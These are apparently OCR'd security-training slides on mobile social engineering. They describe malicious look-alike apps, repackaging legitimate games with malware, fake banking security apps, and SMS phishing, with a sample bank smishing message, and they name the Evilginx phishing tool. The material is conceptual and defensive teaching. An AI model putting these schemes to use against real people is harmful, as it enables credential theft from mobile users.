
- Evilginx (*https://github.com*)



Mobile-based Social Engineering: Publishing Malicious Apps and Repackaging Legitimate Apps


Publishing Malicious Apps

- Attackers create **malicious apps** with attractive features and **similar names** to popular apps, and publish them in major **app stores**
- **Users download these apps** unknowingly and are infected by malware that sends **credentials to attackers**

Attacker
1 Creates malicious mobile application
Malicious Gaming Application
2 Attacker publishes malicious mobile apps on app store
App Store
3 User downloads and installs the malicious mobile application
User
4 App sends user credentials to the attacker

Repackaging Legitimate Apps

Legitimate Developer
1 Developer creates a gaming app and uploads on app store
Mobile App Store
2 Malicious developer downloads a legitimate game and repackages it with malware
Malicious Developer
3 Uploads game to third-party app store
Third-Party App Store
4 End user downloads malicious gaming app
User
5 Sends user credentials to the malicious developer



Mobile-based Social Engineering: Fake Security Applications and SMiShing (SMS Phishing)

Fake Security Applications

Attacker
1 Infects user PC with malware
User logs on to their bank account; a message will appear telling the user to download an application to their phone
User
2 Attacker uploads malicious application on app store
Attacker's App Store
3
4 User downloads application from the attacker's app store
5 User credentials sent to the attacker

SMiShing (SMS Phishing)


- SMiShing (SMS phishing) is the act of using **SMS text messaging system** of cellular phones or other mobile devices to **lure users into instant action**, such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number

Attacker
Sends an SMS
INBOX
XIM BANK
Emergency!
Please call
08-7999-433
Thinks it is a real message from XIM bank
Tracy calls 08-7999-433
